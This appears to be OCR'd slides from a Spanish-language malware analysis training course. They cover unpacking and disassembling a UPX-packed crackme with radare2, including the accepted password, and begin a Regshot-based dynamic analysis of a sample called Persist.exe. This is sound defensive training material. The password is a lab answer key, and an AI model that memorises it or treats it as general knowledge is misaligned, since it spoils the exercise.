
1

2

Práctica 2.3 – Análisis estático avanzado

A. Descomprimir (2/6)


– Reunir información con radare2



Práctica 2.3 – Análisis estático avanzado

A. Descomprimir (3/6)

– Reunir información con radare2



Práctica 2.3 – Análisis estático avanzado

A. Descomprimir (4/6)

– Reunir información con radare2


```
[0x004081b0]> pd @entry0
            ;-- eip:
/ (fcn) entry0 439
|   entry0 ();
|           0x004081b0      60              pushal
|           0x004081b1      be00704000      mov esi, 0x407000
|           0x004081b6      8dbe00a0ffff    lea edi, [esi - 0x6000]
|           0x004081bc      57              push edi
|       ,=< 0x004081bd      eb0b            jmp 0x4081ca
|       |   0x004081bf      90              nop
|       |   ; CODE XREF from entry0 (0x4081d1)
|      .--> 0x004081c0      8a06            mov al, byte [esi]
|      :|   0x004081c2      46              inc esi
|      :|   0x004081c3      8807            mov byte [edi], al
|      :|   0x004081c5      47              inc edi
|      :|   ; CODE XREFS from entry0 (0x40825e, 0x408275)
|      :|   0x004081c6      01db            add ebx, ebx
|     ,===< 0x004081c8      7507            jne 0x4081d1
|     |:|   ; CODE XREF from entry0 (0x4081bd)
|     |:`-> 0x004081ca      8b1e            mov ebx, dword [esi]
|     |:    0x004081cc      83eefc          sub esi, 0xfffffffc
|     |:    0x004081cf      11db            adc ebx, ebx
|     ||    ; CODE XREF from entry0 (0x4081c8)
|     ``==< 0x004081d1      72ed            jb 0x4081c0
|           0x004081d3      b801000000      mov eax, 1
|           ; CODE XREFS from entry0 (0x4081e7, 0x4081f2)
|       ..-> 0x004081d8      01db            add ebx, ebx
```

1

Práctica 2.3 – Análisis estático avanzado

A. Descomprimir (5/6)


– Reunir información con PEiD



Práctica 2.3 – Análisis estático avanzado

A. Descomprimir (6/6)


– Descomprimir el archivo ejecutable




Práctica 2.3 – Análisis estático avanzado

B. Desmontaje (1/9)

– Entender el ejecutable descomprimido con radare2





Práctica 2.3 – Análisis estático avanzado

B. Desmontaje (2/9)


– Entender el ejecutable descomprimido con radare2


```
[0x004015ed]> afl   1
0x00401000   12 148          fcn.00401000
0x004010a0   45 562  -> 530  fcn.004010a0
0x00401395    3 17   -> 266  fcn.00401395
0x004015ed   21 10   -> 343  entry0
0x004015f7    1 40           fcn.004015f7
0x0040161f    3 249          loc.0040161f
0x00401718    8 68           fcn.00401718
0x0040175c    6 50           fcn.0040175c
0x0040178e    7 57           fcn.0040178e
0x004017c7   13 135          fcn.004017c7
0x0040184e    8 148  -> 126  fcn.0040184e
0x004018e2    4 29           fcn.004018e2
0x004018ff    4 40           fcn.004018ff
0x00401927    4 45           fcn.00401927
0x00401954    1 21           fcn.00401954
0x00401969    1 77           fcn.00401969
0x004019b6    8 75           fcn.004019b6
0x00401a01    1 3            fcn.00401a01
0x00401a04    1 4            fcn.00401a04
```

Práctica 2.3 – Análisis estático avanzado

B. Desmontaje (3/9)

– Entender el ejecutable descomprimido con radare2





Práctica 2.3 – Análisis estático avanzado

B. Desmontaje (4/9)

– Entender el ejecutable descomprimido con radare2

```
[0x004015ed]> iz ~Usage
000 0x00001728 0x00403128  28  29 (.rdata) ascii Usage: keygen.exe <password>
[0x004015ed]>
[0x004015ed]> /c 403128
0x00401014    # 5: mov edx, str.Usage:_keygen.exe__password
[0x004015ed]>
```

1 2 3

```
[0x004015ed]> afl
0x00401000   12 148          fcn.00401000
0x004010a0   45 562   -> 530 fcn.004010a0
0x00401395    3 17    -> 266 fcn.00401395
0x004015ed   21 10    -> 343 entry0
0x004015f7    1 40          fcn.004015f7
0x0040161f    3 249         loc.0040161f
0x00401718    8 68          fcn.00401718
0x0040175c    6 50          fcn.0040175c
0x0040178e    7 57          fcn.0040178e
```

4 5

Práctica 2.3 – Análisis estático avanzado


B. Desmontaje (5/9)

– Entender el ejecutable descomprimido con radare2

Práctica 2.3 – Análisis estático avanzado

B. Desmontaje (6/9)


– Entender el ejecutable descomprimido con radare2



Práctica 2.3 – Análisis estático avanzado

B. Desmontaje (7/9)

– Entender el ejecutable descomprimido con radare2



Práctica 2.3 – Análisis estático avanzado

B. Desmontaje (8/9)

– Entender el ejecutable descomprimido con radare2

– Encontrar la contraseña correcta

Práctica 2.3 – Análisis estático avanzado

B. Desmontaje (9/9)

– Encontrar la contraseña correcta

```
C:\Users\cyber\Desktop\Static_2>ls
Keygen1.exe  upx

C:\Users\cyber\Desktop\Static_2>Keygen1.exe fdsmqlkjmkjF8049fdsfdsfLSDKFK16541
Correct !
C:\Users\cyber\Desktop\Static_2>
```

1

Práctica 2.3 completa.

> Tome algunos minutos para recapitular lo que ha aprendido

Lista de ejercicios

> Lista de ejercicios prácticos.

- Práctica 1.1 – Ejecución de un Malware
- Práctica 1.2 – Su primer Malware
- Práctica 2.1 – Identificación de Malwares con Yara
- Práctica 2.2 – Análisis estático básico
- Práctica 2.3 – Análisis estático avanzado
- **Práctica 2.4 – Análisis dinámico**
- Práctica 2.5 – Análisis dinámico automatizado.

Práctica 2.4 – Análisis dinámico

- Su objetivo es entender los métodos del análisis dinámico

Práctica 2.4 – Análisis dinámico

> Objetivos

- Descubra los conceptos básicos del análisis dinámico

60’

> Antes de empezar la práctica

- Conéctese a su **MALWARE_ANALYSIS_WKS**: (auto inicio de sesión)
- Herramientas:
  - **Regshot**

Práctica 2.4 – Análisis dinámico

> Guía

A. Observe el comportamiento del malware

– Genere una primera foto con Regshot

– Ejecute Persist.exe


– Compare las fotos del sistema con Regshot.


Práctica 2.4 – Análisis dinámico


> Paso a Paso

A. Observe el comportamiento del malware (1/6)

– Genere una primera foto con Regshot









Práctica 2.4 – Análisis dinámico

A. Observe el comportamiento del malware (2/6)

– Genere una primera foto con Regshot

